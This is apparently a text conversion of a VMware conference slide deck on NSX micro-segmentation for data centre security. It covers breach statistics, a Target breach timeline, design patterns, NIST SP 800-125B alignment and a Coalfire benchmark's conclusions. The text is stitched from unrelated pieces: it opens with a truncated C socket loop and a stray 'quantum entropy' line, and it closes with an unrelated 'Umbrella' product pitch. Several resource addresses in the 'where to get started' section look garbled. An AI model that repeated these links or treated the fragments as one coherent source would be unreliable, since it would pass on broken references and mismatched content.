35     char *buf = sendLine;
36     numBytes = strlen(sendLine);
37     while(numBytes > 0)
38 }
```



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```



Cloud services. Quantum computers, quantum entropy as a service.


<https://getnetrandom.com/>

VMWare conference


Agenda

- 1 Introduction
- 2 Micro-segmentation Definition Primer
- 3 Micro-segmentation Design Patterns
- 4 Micro-segmentation Benchmark
- 5 Resources


When the nature of applications has changed...



The nature of infrastructure has changed...



Attacks and attackers have become more sophisticated...



A Reality Check

- 53% of breaches were discovered by external parties (partner, customer, law enforcement, etc.) who then notified the victim
 - ✓ 320 Days = Time until 3rd party detection
- 47% detected internally
 - ✓ 56 Days = Time until Internal Detection

Source: FireEye M-Trends report 2016

Anatomy of an Attack - Target



- Breach network Nov 12th
- First POS' compromised Nov 15th
 - Warning from 2 vendors ignored
 - Start of data exfiltration
- Fully deployed and upgraded Dec 2nd
- DOJ contacts Target Dec 12th
- Breach contained Dec 15th
- 40M credit cards & 70M client records

vmware

RSAConference2017

Spending our way out of the problem isn't the solution...




IT Spend
Projected Growth Rate in IT Spend from 2014-2019: Zero (Flat)
(Source: Gartner)

Security Spend
Security as a % of IT Spend:
2012: 11%
2015: 21%
(Source: Forrester)


Security Breaches
Annual Cost of Security Breaches: \$445B
(Source: Center for Strategic and Int'l Studies)

We need to focus on three key areas


Secure Application Infrastructure



Secure Identity and Endpoints




Streamline Compliance




VMware vision to transform security


- A ubiquitous software layer across application infrastructure and endpoints



NSX – Making Secure SDDC a Reality



Silos of Networking and Security?



NSX Micro-segmentation is the Path to a Zero Trust Architecture

Architecture Traits and Components

- Segmentation by default
- Distributed Switching and Security
- Embedded Advanced Security Options
- Flexible units as trust boundaries
- Centralized Management of Policy

Unit-Level Trust

- Defines Trust Boundary
- Resources within a unit share similar functionality/attributes
- Range from a vNIC to an entire enterprise site
- Security applies to all unit ingress and egress traffic



Micro-segmentation Defined

Micro-segmentation Foundational Characteristics

- Distributed stateful firewalling for topology agnostic segmentation
- Centralized Ubiquitous Policy Control of Distributed Services
- Granular unit-level controls implemented by high-level policy objects

Additional Characteristics Based On Design Pattern

- Network Overlay Based Isolation and segmentation
- Policy Driven unit-level service insertion and traffic steering

MICRO-SEGMENTATION PRINCIPLES



NSX Micro-segmentation NIST Alignment

In NIST Special Publication 800-125B, titled Secure Virtual Network Configuration for Virtual Machine (VM) Protection, the Institute makes four recommendations:

- **VM-FW-R1:** In virtualized environments with VMs running delay-sensitive applications, virtual firewalls should be deployed for traffic flow control instead of physical firewalls...
- **VM-FW-R2:** In virtualized environments with VMs running I/O intensive applications, kernel-based virtual firewalls should be deployed instead of subnet-level virtual firewalls...
- **VM-FW-R3:** For both subnet-level and kernel-based virtual firewalls, it is preferable if the firewall is integrated with a virtualization management platform rather than being accessible only through a standalone console.
- **VM-FW-R4:** For both subnet-level and kernel-based virtual firewalls, it is preferable that the firewall supports rules using higher-level components or abstractions (e.g., security group) in addition to the basic 5-tuple



Benchmark Testing Overview

- The purpose of the Micro-segmentation Benchmark is to measure and demonstrate the ability of NSX micro-segmentation to mitigate threats within the modern datacenter infrastructure
- Attack Vectors include malware and attacker gambit that are from internal threat
- Expected Output – Demonstrate how different NSX micro-segmentation design patterns can improve the security posture of different network topologies
- Goals - Provide industry guidance as to how micro-segmentation improves the security posture of the modern datacenter

Using Representative Network Design Patterns (Topologies)

Choice of real-world use cases that represent likely networks found in VMware data centers and their connected networks. Our 5 design patterns were selected to portray:

- Protecting Flat Network Segments
- L2 and L3 Networks with physical routers, representative of typical data center rack implementations built on hybrid physical VLANs and software defined networking (SDN)
- Networks with connection to other physical servers
- Overlay-based Networks using the Distributed Firewalls (DFW) and Distributed Logical Routers (DLR)
- Physical VLAN and Overlay-based Networks using third-party technologies via service insertion (in our case, Palo Alto Networks VM-series FW with Panorama)



Each of these network design patterns were used in a threat simulation


Conclusions

Coalfire's objective was to determine if VMware NSX can prevent E-W-N-S threats against typical network topologies (patterns) by performing a "micro audit" using representative malware and kill-chain methods, and scientifically measure the results. Coalfire also wanted to confirm that NIST recommendation for VM micro-segmentation is supported.

Findings were:

- NSX provided significant and real distributed firewall (DFW) protections against E-W-N-S threats in all design patterns and also in N-S patterns for VMs and physical servers
- Policy-based controls, nested service group constructs, tight integration with VMware objects/meta-data, the completeness/utility of tools (Service Composer, Flow / Activity Monitoring, etc.) of NSX satisfied NIST SP 800-125B Requirements R3 and R4
- NIST SP 800-125B Requirements R1 and R2, and the 5-part comprehensive definition of micro-segmentation are fully satisfied by NSX
- Third-party service insertion was verified with the Palo Alto Networks VM-series NSX Edition firewall to support L4-L7 threat mitigation in design patterns 3a/b and 5a/b

NSX Micro-segmentation Design Patterns



Where to get started

Learn

- Connect & Engage
communities.vmware.com
- NSX Product Page & Technical Resources
vmware.com/products/nsx
- Network Virtualization Blog
blogs.vmware.com/networkvirtualization
- VMware NSX on YouTube
youtube.com/vuseb/vmwarensx

Use

- NSX Proactive Support Service
Optimize performance based on data monitoring and analytics to help resolve problems, mitigate risk and improve operational efficiency.
www.vuseb.com

Experience

- Visit the VMware Booth
Use case demos, chat with NSX experts
- Visit NSX Technical Partner Booths
Integration demos – EPOSec & NetX, Hardware VTEP, Ops & Visibility
- Test Drive NSX with free Hands-on Labs
Self-paced: labs.totm.com

Take

- Training and Certification
Several paths to professional certifications. Learn more at the Education & Certification L
www.vmware.com/nsx/training

Easiest security product you'll ever deploy

- 1 Signup
- 2 Point your DNS
- 3 Done

Umbrella
Start blocking in minutes

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